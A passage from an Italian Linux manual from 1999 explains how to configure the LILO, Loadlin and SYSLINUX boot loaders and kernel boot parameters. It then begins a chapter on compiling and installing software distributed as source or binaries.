La directory `/boot/` con tutto il suo contenuto, e il kernel, devono trovarsi fisicamente entro il 1024-esimo cilindro. Non basta che la partizione inizi prima di quel limite per garantire che questi file si trovino effettivamente in quella zona. In caso di necessità, si può utilizzare una partizione apposita per questi file, nella parte sicura del disco. È poi sufficiente montare questa partizione nel filesystem generale, eventualmente riproducendo la directory `/boot/` attraverso un semplice collegamento simbolico.

### 8.2.3 Installazione del sistema di boot

L'installazione del meccanismo di caricamento del sistema operativo avviene modificando il contenuto di uno di questi settori:

- MBR o *Master Boot Record*;
- il primo settore di una partizione;
- il primo settore di un dischetto.

Nel primo caso, LILO ha il controllo su tutti i sistemi operativi per il loro caricamento; nel secondo, LILO dipende da un sistema di avviamento di un altro sistema operativo che, a sua volta, passa a LILO il controllo quando ciò viene richiesto; nel terzo caso si utilizza un dischetto in modo da non alterare il sistema di avvio già presente.

L'installazione avviene per mezzo del programma **`lilo`** che a sua volta si basa sulla configurazione stabilita attraverso `/etc/lilo.conf`. Ogni volta che si cambia qualcosa all'interno della directory `/boot/`, o si modifica, o si sposta il file del kernel, è necessario ripetere l'installazione attraverso **`lilo`**.

### 8.2.4 /etc/lilo.conf

`/etc/lilo.conf` è il file di configurazione utilizzato da **`lilo`** per installare il sistema di avvio. Si tratta di una sorta di script contenente solo assegnamenti a variabili. Ne viene descritto il funzionamento in modo sommario partendo da un esempio in cui si ha un solo disco fisso, dove la prima partizione è riservata al Dos e la seconda a GNU/Linux. L'esempio permette di avviare GNU/Linux e il Dos selezionando la parola **`linux`** o **`dos`** al momento dell'avvio. Il simbolo **`#`** rappresenta l'inizio di un commento che viene ignorato.

```
# Prima parte generale
boot=/dev/hda
prompt
timeout=50

# Caricamento di Linux
image=/boot/vmlinuz
    label=linux
    root=/dev/hda2
    read-only

# Caricamento del Dos
other=/dev/hda1
    label=dos
    table=/dev/hda
```

Segue la descrizione delle direttive che appaiono nell'esempio.

- **`boot=/dev/hda`**

  Nella prima parte viene specificato che il settore di avvio deve essere collocato nel primo disco IDE, di conseguenza nell'MBR. Se fosse stata indicata una partizione specifica, si sarebbe trattato del primo settore di quella partizione (per esempio: **`boot=/dev/hda2`**). Volendo si poteva indicare anche un'unità per i dischetti, in modo da installare tale settore di avvio in quel dischetto (per esempio: **`boot=/dev/fd0`**).

- **`prompt`**

  Si tratta di un'opzione (una variabile booleana) la cui presenza fa sì che all'atto del caricamento venga richiesto di inserire il nome del sistema che si desidera avviare.

- **`timeout=50`**

  Dopo 50 decimi di secondo (5 secondi), senza che sia stato selezionato alcunché, viene avviato il sistema predefinito (in questo caso **`linux`**).

- **`image=/boot/vmlinuz`**

  Inizia la definizione di un kernel da avviare: `/boot/vmlinuz`.

  > Si tratta del file che si trova nel filesystem in funzione nel momento in cui si avvia **`lilo`**. Questo particolare potrebbe sembrare ovvio, ma non è sempre così. Se si vuole preparare un sistema di avvio per un sistema GNU/Linux residente in un'altra partizione (magari un dischetto), si vuole forse fare riferimento a un kernel che si trova lì. La cosa potrebbe non essere tanto intuitiva e viene descritta più avanti.

- **`label=linux`**

  Definisce il nome utilizzato per fare riferimento a questo kernel. Poteva essere qualunque cosa, in questo caso il nome **`linux`** è utile per ricordare che si tratta dell'avvio di quel sistema operativo.

- **`root=/dev/hda2`**

  Indica la partizione da utilizzare come filesystem principale (*root*).

- **`read-only`**

  La presenza di questa opzione fa sì che la partizione specificata venga montata inizialmente in sola lettura, in modo da permettere al kernel di eseguire un controllo prima di avviare il resto del sistema. Al termine del controllo, la partizione viene rimontata regolarmente in lettura e scrittura.

- **`other=/dev/hda1`**

  Inizia la definizione dell'avvio di un altro sistema operativo, per il quale non è LILO a prendersi cura dell'avvio del kernel, ma un altro settore di avvio. In questo caso il settore di avvio deve trovarsi all'inizio della partizione `/dev/hda1`.

- **`label=dos`**

  Definisce il nome utilizzato per fare riferimento a questo sistema operativo. La parola **`dos`** è utile per ricordare che si tratta dell'avvio di quel sistema operativo.

- **`table=/dev/hda`**

  Specifica il dispositivo che si riferisce all'unità che contiene l'indicazione della tabella delle partizioni. In effetti, questa è contenuta nella parte iniziale del disco fisso, quindi si fa riferimento all'intera unità `/dev/hda`.

Volendo, è possibile avviare lo stesso filesystem con kernel differenti a seconda delle necessità. In tal caso si possono aggiungere al file `/etc/lilo.conf` altri blocchetti come il seguente:

```
# Caricamento di Linux con un kernel sperimentale
image=/boot/vmlinuz-2.1.40
    label=prova
    root=/dev/hda2
    read-only
```

Se si vuole la possibilità di utilizzare come filesystem principale una partizione diversa da quella normale, magari per fare delle prove, o per qualunque altro motivo, si può indicare una voce alternativa come quando si vuole avviare con diversi kernel possibili.

```
# Caricamento di una partizione alternativa in un disco SCSI
image=/boot/vmlinuz
    label=extra
    root=/dev/sda3
    read-only
```

Quello che conta è comprendere che il sistema di avvio (*boot*) resta nella directory `/boot/`, e senza il disco che la contiene, i filesystem in `/dev/hda2` o `/dev/sda3` non possono essere montati. Inoltre, senza `/dev/hda` (in questi esempi), non si avvierebbe alcunché.

Per comprendere meglio il problema, si pensi a questo esempio:

- GNU/Linux sia avviato e stia utilizzando la partizione `/dev/hda2` come filesystem principale;

- la directory `/boot/` sia vuota e sia stata utilizzata per montare un dischetto corrispondente al dispositivo `/dev/fd0`;
- la directory radice del dischetto corrisponda esattamente a `/boot/`;
- il dischetto contenga i file già visti, necessari per l'avvio (il kernel, `boot.b`, `map`, ecc.);
- il file `/etc/lilo.conf` sia come quello visto sopra, per cui il settore di avvio si deve trovare nell'MBR del primo disco fisso (`/dev/hda`).

In questo modo, se si esegue il programma **`lilo`**, viene creato un settore di avvio nell'MBR di `/dev/hda` che fa riferimento ai file di avvio (kernel incluso) contenuti nel dischetto. Cioè, senza quel dischetto (proprio quello), il sistema non potrebbe avviarsi. Questo problema viene rivisto più avanti dove viene spiegato come costruire un dischetto contenente sia un settore di avvio che il kernel e i file di LILO.

Alle volte è necessario informare il kernel di qualche particolarità dell'hardware installato. In tal caso si utilizza la variabile **`append`** alla quale si assegna la stringa necessaria. Nell'esempio seguente si invia la stringa **`cdu31a=0x340,0`** necessaria per poter attivare un vecchio lettore CD-ROM Sony.

```
# Caricamento di Linux con l'attivazione del CD-ROM
image=/boot/vmlinuz
    label=sony
    root=/dev/hda2
    append="cdu31a=0x340,0"
    read-only
```

### 8.2.5 # lilo

`lilo [`⟨*opzioni*⟩`]`

**`lilo`** permette di installare il sistema di avvio basato sulla procedura LILO. Per farlo, legge il contenuto del file `/etc/lilo.conf` o di quello indicato attraverso l'opzione **`-C`**.

Alcune opzioni

`-C` ⟨*file-di-configurazione*⟩

Permette di indicare un file di configurazione differente rispetto al solito `/etc/lilo.conf`.

`-r` ⟨*directory-di-partenza*⟩

Permette di definire una pseudo directory radice in modo da poter utilizzare quanto contenuto in un dischetto o in un altro disco montato da qualche parte.

Esempi

`#` **`lilo -C ./mia.conf`**

Installa il sistema di avvio utilizzando la configurazione del file `mia.conf` contenuto nella directory corrente.

`#` **`lilo -r /mnt/floppy`**

Utilizza la configurazione del file `/mnt/floppy/etc/lilo.conf`, facendo riferimento (probabilmente) ai file contenuti in `/mnt/floppy/boot/`, utilizzando i file di dispositivo in `/mnt/floppy/dev/`.

### 8.2.6 LILO su un disco differente

LILO parte dal presupposto che si stia operando sempre all'interno del filesystem attivo nel momento in cui si avvia il programma **`lilo`**. Si potrebbe pensare che per fare in modo di sistemare l'avvio su un altro disco, come un dischetto o un'altra unità rimovibile, si debba agire semplicemente sulla direttiva **`boot=`**⟨*dispositivo*⟩; ma questo non basta. Si deve utilizzare l'opzione **`-r`** per fare riferimento a una pseudo directory radice, a partire dalla quale LILO deve trovare tutto quello che gli serve, compreso il file di configurazione.

Di seguito viene mostrato l'esempio della preparazione di un dischetto contenente il kernel avviato da LILO, in modo completamente indipendente dal filesystem attivo nel momento in cui lo si realizza, con una configurazione simile a quella mostrata in precedenza, nella sezione 8.2.4.

1. All'interno di un dischetto inizializzato e contenente un filesystem Second-extended si riproduce tutto quello che serve al programma **lilo** per definire il sistema di avvio. Si tratta della directory `boot/` contenente gli stessi file della stessa directory appartenente al filesystem generale, insieme al kernel; della directory `etc/` con il file `lilo.conf`; della directory `dev/` con i file di dispositivo corrispondenti alle unità di memorizzazione cui si fa riferimento. Si suppone di avere montato il dischetto utilizzando la directory `/mnt/floppy/` come punto di innesto.

   ```
   # fdformat /dev/fd0u1440

   # mke2fs /dev/fd0

   # mount -t ext2 /dev/fd0 /mnt/floppy

   # cp -dpR /boot /mnt/floppy

   # mkdir /mnt/floppy/etc

   # cp /etc/lilo.conf /mnt/floppy/etc/lilo.conf

   # mkdir /mnt/floppy/dev

   # cp /dev/hd* /dev/fd* /dev/sd* /mnt/floppy/dev
   ```

2. Il file `/mnt/floppy/etc/lilo.conf` viene modificato in modo da fare riferimento al dispositivo `/dev/fd0`.

   ```
   boot=/dev/fd0
   ```

3. Si utilizza il programma **lilo** con l'opzione **-r** in modo da fargli usare i file nel dischetto e non quelli contenuti nel filesystem principale.

   ```
   # lilo -r /mnt/floppy
   ```

Il problema può presentarsi anche in modo inverso, quando si avvia il sistema attraverso dischetti di emergenza e si vuole sistemare l'avvio di GNU/Linux attraverso il disco fisso. La partizione principale del disco fisso potrebbe essere montata nel sistema di emergenza, per esempio in corrispondenza della directory `/mnt/`, e per il resto non dovrebbe essere necessario preoccuparsi d'altro, a parte la versione di LILO presente nel dischetto, che deve essere compatibile con i file di avvio del disco fisso.

```
# lilo -r /mnt
```

### 8.2.7 Boot prompt

Subito dopo la prima fase dell'avvio del sistema, quella gestita da LILO, prima dell'avvio vero e proprio del kernel, in presenza di determinate condizioni viene visualizzato un invito particolare a inserire delle opzioni: il *boot prompt*. Questo appare:

- se era stata indicata l'istruzione **prompt** nel file `/etc/lilo.conf`;
- se viene premuto il tasto [ *Shift* ] (maiuscole), oppure [ *Ctrl* ], oppure [ *Alt* ];
- se il tasto [ *Fissamaiuscole* ] oppure [ *BlocScorr* ] risultano inseriti.

Il *boot prompt*, ovvero il *prompt* dell'avvio, ha l'aspetto seguente:

```
boot:
```

Normalmente si utilizza la riga di comando di avvio per indicare il nome di una configurazione particolare. In altri casi è il mezzo per specificare un'opzione che per qualche motivo non è attiva automaticamente e si vuole che LILO la passi al kernel.

La digitazione all'interno di questa riga di comando è abbastanza intuitiva: per cancellare si possono usare i tasti [ *Backspace* ], [ *Canc* ] e le combinazioni [ *Ctrl+u* ] e [ *Ctrl-x* ]. Eventualmente, si può ottenere un elenco delle configurazioni, riferite a diverse voci del file `/etc/lilo.conf`, attraverso la pressione del tasto [ *Tab* ]. Si conferma con il tasto [ *Invio* ]. Il vero problema è la tastiera: si deve considerare che la disposizione dei tasti è quella statunitense.

La sintassi di quanto si può inserire attraverso la riga di comando è la seguente:

[⟨*configurazione*⟩ [⟨*opzione*⟩...]]

Se si preme semplicemente [ *Invio* ] viene avviata la configurazione predefinita, altrimenti è obbligatorio l'inserimento del nome di questa, seguita eventualmente da altre opzioni.

I vari argomenti inseriti attraverso la riga di comando (il nome della configurazione e le altre opzioni eventuali) sono separati tra loro attraverso uno spazio. Per questo, un argomento non può contenere spazi.

Nella sezione 8.5 vengono descritti alcuni tipi di parametri che possono essere inseriti in una riga di comando di avvio. Per una descrizione più ampia conviene consultare il capitolo 13 ed eventualmente il *BootPrompt HOWTO*.

## 8.3 Loadlin

Se si utilizza ancora il Dos, si può avviare un kernel Linux attraverso il programma Loadlin, quando è in funzione il Dos. Loadlin è quindi un programma Dos, e come tale deve poter raggiungere il file del kernel all'interno di una partizione Dos.

Per conoscere i dettagli sul funzionamento di Loadlin conviene consultare la documentazione allegata al programma.

### 8.3.1 Preparazione

Prima di pensare a tutto questo occorre almeno avere avviato una volta il sistema GNU/Linux, e ciò per poter trasferire un kernel nella partizione Dos. Se in principio è stato deciso di non utilizzare LILO per l'avvio, l'unica possibiltà per avviare GNU/Linux è data da un dischetto di avvio, magari uno di quelli che contiene solo il kernel.

Attraverso GNU/Linux si deve copiare il programma **`LOADLIN.EXE`** nel disco Dos e con esso anche il file del kernel. Quindi si può arrestare il sistema nel modo tradizionale e riavviare l'elaboratore facendo in modo di mettere in funzione il sistema operativo Dos.

```
# shutdown -h now
```

Una volta riavviato il sistema operativo Dos si dovrebbero trovare i due file copiati poco prima attraverso GNU/Linux: `VMLINUZ` (o qualunque altro nome riferito al file del kernel) e `LOADLIN.EXE`.

### 8.3.2 Avvio di GNU/Linux

Per avviare in modo semplice il sistema GNU/Linux mentre è in funzione il Dos, dovrebbe bastare il comando seguente. Si suppone che la partizione dedicata a GNU/Linux sia la seconda del primo disco fisso IDE.

```
C:\> LOADLIN C:\VMLINUZ root=/dev/hda2 ro
```

In pratica, si dice a **`LOADLIN.EXE`** di caricare il file del kernel `C:\VMLINUZ` in modo da utilizzare la seconda partizione del primo disco fisso (`/dev/hda2`) cominciando con un accesso in sola lettura (in modo da permetterne il controllo prima che il sistema sia messo completamente in funzione).

Prima di avviare **`LOADLIN.EXE`**, vale forse la pena di disattivare gli eventuali sistemi di memoria cache del disco fisso. Se si usa **`SMARTDRV.EXE`** conviene scaricare la memoria cache nel modo seguente:

```
C:\> SMARTDRV /C
```

In generale, la cosa migliore dovrebbe essere l'inserimento della chiamata a **`LOADLIN.EXE`** all'interno di un sistema di file `AUTOEXEC.BAT` e `CONFIG.SYS` che permetta l'avvio di configurazioni multiple.

### 8.3.3 Avvio del sistema GNU/Linux su un filesystem UMSDOS

L'utilizzo del programma **`LOADLIN.EXE`** è il modo più ragionevole di avviare un sistema GNU/Linux installato in un filesystem UMSDOS. Ciò proprio perché un filesystem UMSDOS si trova nella stessa partizione utilizzata per il Dos.

```
C:\> LOADLIN C:\VMLINUZ root=/dev/hda1 rw
```

In questo caso, si dice a **`LOADLIN.EXE`** di caricare il file del kernel `C:\VMLINUZ` in modo da utilizzare la prima partizione del primo disco fisso (`/dev/hda1`) cominciando con un accesso sia in lettura che in scrittura.

Con un filesystem UMSDOS non è possibile iniziare in sola lettura perché non c'è un programma in grado di eseguire un controllo e la correzione di questo tipo di filesystem. Di conseguenza, l'unico modo per controllare e correggere eventuali errori in un filesystem UMSDOS è l'uso di programmi Dos quali **`CHKDSK.EXE`**, **`SCANDISK.EXE`** e simili.

## 8.4 SYSLINUX

SYSLINUX è un sistema di avvio di GNU/Linux basato fondamentalmente su dischetti con filesystem Dos-FAT. A prima vista può sembrare qualcosa di superfluo, come una sorta di tentativo ulteriore di far convivere Dos e GNU/Linux in un uno stesso disco. In realtà non è così: si tratta di un sistema che facilita notevolmente la realizzazione di dischetti di avvio, e quasi tutte le distribuzioni di GNU/Linux utilizzano dischetti di questo tipo.

### 8.4.1 Creazione di un dischetto avviabile

SYSLINUX mette a disposizione un programma Dos, **`SYSLINUX.EXE`**, e un programma per GNU/Linux, **`syslinux`**, che predispone un dischetto, inizializzato precedentemente, con un filesystem Dos-FAT in modo che questo possa avviare un kernel Linux. Si procede nel modo seguente per creare un dischetto di avvio nella prima unità a dischetti:

```
C:\> SYSLINUX A:
```

oppure

```
# syslinux /dev/fd0
```

Quello che si ottiene è l'inserimento nel dischetto del programma **`LDLINUX.SYS`** e la creazione di un settore di avvio opportuno, che si occupa di avviarlo. Il minimo indispensabile per avviare il sistema è l'aggiunta nel dischetto (nella directory radice) di un kernel Linux denominato convenzionalmente `LINUX`. Tuttavia, è conveniente predisporre un file di configurazione, `SYSLINUX.CFG`, in modo da poter sfruttare effettivamente i vantaggi di questo sistema di avvio.

Una volta creato il dischetto, il kernel può essere sostituito quanto si vuole, e così anche la configurazione nel file `SYSLINUX.CFG`. Il settore di avvio del dischetto si limita ad avviare il programma **`LDLINUX.SYS`**, il quale provvede poi a leggere la configurazione e ad avviare il kernel.

### 8.4.2 Configurazione

Si è detto che si può configurare il sistema di avvio attraverso il file `SYSLINUX.CFG`. Si tratta di un file di testo normale, in cui le righe sono terminate indifferentemente con il carattere *<LF>* o con la sequenza *<CR><LF>* (in pratica, si può creare sia utilizzando strumenti Dos che Unix).

Concettualmente assomiglia al file `/etc/lilo.conf`, con il vantaggio di non dover essere lanciato un programma come **`lilo`** per creare un collegamento tra: settore di avvio, configurazione e kernel. Qui tutto viene gestito dal programma **`LDLINUX.SYS`** che si occupa di leggere la configurazione all'avvio e di agire di conseguenza.

L'esempio seguente mostra le caratteristiche principali di questo file di configurazione. In particolare permette di avviare il kernel contenuto nel file `LINUX`, con diversi comandi di avvio.

```
DEFAULT linux
TIMEOUT 0
DISPLAY INTRO.TXT
PROMPT 1

F1 INTRO.TXT
F2 VARIE.TXT

LABEL linux
        KERNEL LINUX

LABEL floppy
        KERNEL LINUX
        APPEND "ramdisk_start=0 load_ramdisk=1 prompt_ramdisk=1"

LABEL hda1
        KERNEL LINUX
        APPEND "root=/dev/hda1 ro"
```

Segue la descrizione delle direttive che appaiono nell'esempio.

- **`DEFAULT linux`**

  Specifica di utilizzare in modo predefinito l'impostazione identificata dall'etichetta **`linux`**. Se questa non fosse stata specificata, significherebbe che si vuole avviare il kernel contenuto nel file `linux`.[2]

[2] Dal momento che in un filesystem Dos-FAT non conta la differenza tra maiuscole e minuscole tra i nomi dei file, in pratica si tratta del file `LINUX`.

- **`TIMEOUT 50`**

  Dopo 50 decimi di secondo (5 secondi), senza che sia stato selezionato alcunché, viene avviato il sistema predefinito (in questo caso **`linux`**). Volendo fare in modo che sia obbligatorio l'intervento dell'utente, si può porre questo valore a zero.

- **`DISPLAY INTRO.TXT`**

  Visualizza il contenuto del file `INTRO.TXT` che si deve trovare nella directory radice del dischetto. Attraverso questo sistema, si possono dare delle istruzioni all'utente sulla scelta delle varie voci di avvio, o sul modo di comporre un comando per il kernel.

- **`PROMPT 1`**

  Fa in modo che venga visualizzato l'invito all'utente a inserire qualcosa: **`boot:`**. Se il valore abbinato fosse 0 questo invito non verrebbe visualizzato.

- **`F1 INTRO.TXT`**

  Abbina la visualizzazione del contenuto del file `INTRO.TXT` attraverso la pressione del tasto [ *F1* ].

- **`F2 VARIE.TXT`**

  Abbina la visualizzazione del contenuto del file `VARIE.TXT` attraverso la pressione del tasto [ *F2* ].

- **`LABEL linux`**

  Definisce il nome dell'etichetta **`linux`** utilizzata in questo caso per fare riferimento all'avvio predefinito.

- **`KERNEL LINUX`**

  Indica di utilizzare il file `LINUX`, collocato nella directory radice del dischetto, quando si seleziona l'etichetta **`linux`**.

- **`LABEL floppy`**

  Definisce il nome dell'etichetta **`floppy`** utilizzata in questo caso per fare avviare un sistema a partire da un'immagine contenuta in un dischetto, caricandola in un disco RAM. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file `LINUX`; ma qui si definiscono alcuni parametri di avvio, specifici per il caricamento in un disco RAM, attraverso l'istruzione **`APPEND`**.

- **`LABEL hda1`**

  Definisce il nome dell'etichetta **`hda1`** utilizzata in questo caso per fare avviare un sistema a partire dalla prima partizione del primo disco fisso. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file `LINUX`; ma qui si definiscono i parametri di avvio necessari al caricamento del filesystem principale da `/dev/hda1`, in sola lettura.

### 8.4.3 File di aiuto

SYSLINUX ha una caratteristica importante: consente di predisporre diversi file di aiuto selezionabili dall'utente, prima dell'avvio del kernel. Questi file possono essere visualizzati premendo i tasti funzionali, secondo quanto definito all'interno del file di configurazione.

Dal momento che SYSLINUX non visualizza l'elenco dei tasti utilizzabili, è opportuno che uno di questi file sia visualizzato inizialmente, attraverso l'istruzione **`DISPLAY`**, e su questo, come su tutti gli altri, ci sia il riepilogo dei vari tasti che possono essere premuti.

```
Dischetto di avvio multiuso.

        "linux"  avvia il kernel nel modo predefinito
        "floppy" avvia un dischetto come ramdisk
        "hda1"   avvia il filesystem contenuto nella partizione /dev/hda1

Per ulteriori informazioni si può leggere la guida abbinata al tasto F2.

F1=INTRO  F2=VARIE
```

## 8.5 Parametri di avvio

Il kernel non è sempre in grado di individuare da solo tutti i dispositivi fisici installati e a volte si desidera comunque di potergli dare delle istruzioni prima del suo avvio. Si tratta di parametri che gli possono essere passati in vari modi:

- per mezzo del *prompt* di avvio (*boot prompt*) quando si avvia attraverso LILO o attraverso SYSLINUX;
- per mezzo di un'istruzione **`append`**, contenuta nel file `/etc/lilo.conf` quando si avvia attraverso LILO, oppure nel file `SYSLINUX.CFG` quando si avvia attraverso SYSLINUX;
- attraverso gli argomenti di Loadlin.

Questi parametri, quando sono forniti, vengono indicati tutti insieme, separati tra loro da uno spazio. Ogni parametro non può contenere spazi.

Nella sezione seguente vengono indicati solo alcuni tipi di questi parametri. In particolare, non vengono descritti quelli specifici per i vari tipi di hardware. Il capitolo 13 raccoglie più dettagli sui parametri di avvio.

### 8.5.1 Opzioni generali di avvio ed esempi

Si tratta di indicazioni date al kernel senza riferimenti a tipi particolari di hardware.

Filesystem principale

`root=`⟨*dispositivo*⟩

Permette di indicare un dispositivo differente da quello predefinito per montare il filesystem principale.

`ro`

Permette di definire un accesso iniziale al filesystem principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del filesystem prima di passare alla gestione normale.

`rw`

Permette di definire un accesso iniziale al filesystem principale in lettura-scrittura.

Memoria

`mem=`⟨*dimensione*⟩

In caso di necessità, permette di definire la dimensione di memoria RAM che si ha a disposizione effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera **`k`**, che sta a indicare Kbyte, oppure dalla lettera **`M`**, che sta a indicare Mbyte.

Varie

`init=`⟨*programma-iniziale*⟩

Permette di definire il nome, completo di percorso, del programma che deve svolgere le funzioni di **`init`**. Il kernel provvede da solo a cercare `/sbin/init`, e in alternativa `/etc/init`. Come ultima risorsa tenta di avviare `/bin/sh`. Se per qualunque motivo non funziona il programma **`init`**, si può tentare di avviare il sistema facendo partire la shell al suo posto.

`reserve=`⟨*indirizzo-I/O*⟩`,`⟨*estensione*⟩`[,`⟨*indirizzo-I/O*⟩`,`⟨*estensione*⟩`]...`

Permette di isolare una o più zone di indirizzi di I/O in modo che il kernel non esegua alcun tentativo di identificazione di componenti in quella zona. Di solito, dopo un'opzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

Esempi

Come è stato accennato nella sezione 8.5, esistono diversi modi per fornire al kernel delle opzioni di avvio (o di *boot*). Questi esempi dovrebbero chiarire le possibilità che ci sono a disposizione.

```
boot: linux1 root=/dev/hda1 ro
```

Attraverso la riga di comando di avvio di LILO, oppure di SYSLINUX, si avvia la configurazione identificata dal nome **linux1**, si indica la partizione che si vuole montare come filesystem principale e l'accesso iniziale in sola lettura.

`C:\>` **`LOADLIN C:\VMLINUZ root=/dev/hda1 ro`**

Come nell'esempio precedente, ma si avvia il sistema attraverso il programma Loadlin utilizzando il kernel `C:\VMLINUZ`.

```
append="reserve=0x300,64 ether=11,0x300,eth0 ether=12,0x320,eth1"
```

Attraverso l'istruzione **append** del file `/etc/lilo.conf` si riserva la zona di indirizzi I/O tra 0x300 e 0x33F e di seguito si specificano due schede di rete Ethernet che utilizzano proprio quella zona di indirizzi.

```
APPEND "reserve=0x300,64 ether=11,0x300,eth0 ether=12,0x320,eth1"
```

Si tratta dello stesso esempio mostrato poco sopra, utilizzando però SYSLINUX e mettendo l'istruzione nel file `SYSLINUX.CFG`.

## 8.6 Riferimenti

- Werner Almesberger, *LILO Generic boot loader for Linux - User's guide*
- Paul Gortmaker, *Linux BootPrompt HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Installazione di programmi distribuiti in forma sorgente o compilata

La maggior parte dei programmi per Unix il cui utilizzo viene concesso gratuitamente, viene distribuita in forma sorgente. Ciò significa che per poterli utilizzare, questi programmi devono essere compilati. Fortunatamente, nella maggior parte dei sistemi Unix è disponibile il compilatore ANSI C GNU che permette di uniformare questo procedimento di compilazione.

Alcuni programmi vengono distribuiti in forma già compilata (e senza sorgenti) soprattutto quando si tratta di prodotti commerciali. Anche in questi casi si possono incontrare problemi nell'installazione.

In generale, i problemi che derivano dall'installazione di questi applicativi nasce dalla mancanza di sostegno da parte del sistema di gestione dei pacchetti della propria distribuzione GNU/Linux.

## 9.1 Struttura tipica di un pacchetto sorgente

Un programma distribuito in forma sorgente si trova di solito impacchettato in un archivio il cui nome ha un'estensione `.tar.gz` o `.tgz` (ottenuto attraverso **`tar`** e **`gzip`**), oppure ancora con un'estensione `.tar.bz2` (**`tar`** e **`bzip2`**). Prima di poter procedere con la sua compilazione deve essere estratto il suo contenuto. Solitamente si fa questo in una directory di lavoro. Nell'esempio che segue, si fa riferimento a un pacchetto ipotetico denominato `pacch.tar.gz`:

```
$ cd ~/tmp
```

```
$ tar xzvf pacch.tar.gz
```

Se invece si trattasse del pacchetto `pacch.tar.bz2`, sarebbe stato necessario decomprimerlo attraverso un comando un po' più complesso:

```
$ cd ~/tmp
```

```
$ cat pacch.tar.bz2 | bunzip2 | tar xvf -
```

Di solito si ottiene una struttura ad albero più o meno articolata in sottodirectory e nella directory principale di questa struttura si trovano:

- uno o più file di documentazione (`README`, `INSTALL`, ecc.) che servono per ricordare il procedimento corretto per ottenere la compilazione;
- uno o più script preparati per facilitare questo procedimento;
- il file-make (o *makefile*).

Seguendo l'esempio visto poco prima, dovrebbe essere stata creata la directory `pacch/`.

```
$ cd pacch
```

```
$ ls
```

### 9.1.1 Documentazione necessaria alla compilazione

I file di testo che si trovano nella directory principale del pacchetto contenente il programma sorgente, servono per presentare brevemente il programma e per riassumere le istruzioni necessarie alla sua compilazione. Di solito, queste ultime sono contenute nel file `INSTALL`. In ogni caso, tutti questi file vanno letti, in particolare quello che spiega il procedimento per la compilazione e l'installazione.

Il modo più semplice per leggere un file è l'utilizzo del programma **`less`**, o in sua mancanza di **`more`**.

```
$ less README
```

```
$ less INSTALL
```

### 9.1.2 ./configure

La composizione classica di un pacchetto distribuito in forma sorgente, prevede la presenza di uno script il cui scopo è quello di costruire un file-make adatto all'ambiente in cui si vuole compilare il programma. Ciò è necessario perché i vari sistemi Unix sono diversi tra loro per tanti piccoli dettagli.

Spesso questo script è in grado di accettare argomenti. Ciò può permettere, per esempio, di definire una directory di destinazione del programma, diversa da quella predefinita.

Quando questo script di preparazione manca, occorre modificare manualmente il file-make in modo che sia predisposto correttamente per la compilazione nel proprio sistema.

> Per evitare ambiguità, questo script viene sempre avviato indicando un percorso preciso, e cioè `./configure`.

### 9.1.3 File-make

Il file-make, o *makefile*, è quel file che viene letto da Make, precisamente dall'eseguibile **`make`**, e serve per coordinare le varie fasi della compilazione ed eventualmente anche per l'installazione del programma compilato. Il nome di questo file può essere diverso, generalmente si tratta di `Makefile`, oppure di `makefile`.

Questo file viene generato frequentemente da uno script, di solito si tratta di `./configure`, ma se manca deve essere controllato e, se necessario, modificato prima della compilazione.

> Spesso è bene controllare il contenuto del file-make anche quando questo è stato generato automaticamente.

## 9.2 Fasi tipiche di una compilazione e installazione

I pacchetti più comuni si compilano e si installano con tre semplici operazioni.

```
$ ./configure
```

Genera automaticamente il file-make.

```
$ make
```

Esegue la compilazione generando i file eseguibili.

```
# make install
```

Installa gli eseguibili e gli altri file necessari nella loro destinazione prevista per il funzionamento: l'ultima fase deve essere eseguita come utente **`root`**.

## 9.3 Problemi

Le note di questo capitolo valgono solo in linea di massima: è sempre indispensabile leggere le istruzioni che si trovano nei file di testo distribuiti insieme ai sorgenti dei programmi.

I problemi maggiori si hanno quando non è stato predisposto uno script `./configure` o simile, e si è costretti a modificare il file-make.

In altri casi, il file-make potrebbe non prevedere la fase di installazione (**`make install`**), per cui si deve installare il programma copiando pezzo per pezzo nella destinazione giusta.

Spesso l'installazione non rispetta la struttura standard del proprio filesystem. Ciò nel senso che magari vengono piazzati file che devono poter essere modificati, all'interno di una zona che si voleva riservare in sola lettura.

Quando si utilizza una distribuzione GNU/Linux ben organizzata, si trova una gestione dei pacchetti installati che permette l'eliminazione e l'aggiornamento di questi senza rischiare di lasciare file inutilizzati in giro. Quando si installa un programma distribuito in forma originale, viene a mancare questo supporto della gestione dei pacchetti. In questi casi si cerca di installare tali pacchetti al di sotto della directory `/opt/`, o almeno di `/usr/local/`.

## 9.4 Installazione di programmi già compilati

L'installazione di programmi già compilati per GNU/Linux, anche se potrebbe sembrare più semplice rispetto a un procedimento che richiede la compilazione, potrebbe creare qualche problema a chi non conosce perfettamente l'interdipendenza che c'è tra le varie parti del sistema operativo.

I problemi e le soluzioni che si descrivono nelle sezioni seguenti, riguardano a volte anche i programmi distribuiti in forma sorgente. Infatti, alcune volte, i programmi distribuiti in questo modo non sono stati preparati per un'installazione soddisfacente, di conseguenza bisogna provvedere da soli a collocare i file nelle posizioni corrette e a sistemare tutto quello che serve.

### 9.4.1 Scelta della piattaforma

Quando si cerca del software per il proprio sistema che può essere ottenuto solo in forma già compilata, occorre fare attenzione alla piattaforma. Infatti, non basta che si tratti di programmi compilati per

GNU/Linux, occorre che gli eseguibili siano adatti al tipo di elaboratore su cui GNU/Linux è in funzione. Normalmente, per identificare l'architettura PC si utilizza la sigla i386 nel nome dei file dei pacchetti.

### 9.4.2 Eseguibili e variabili di ambiente

Un programma distribuito in forma binaria, deve essere estratto normalmente dall'archivio compresso che lo contiene. A volte è disponibile uno script o un programma di installazione, altre volte è necessario copiare manualmente i file nelle varie destinazioni finali.

Quando si può scegliere, è preferibile collocare tutto quanto a partire da un'unica directory discendente da `/opt/`.

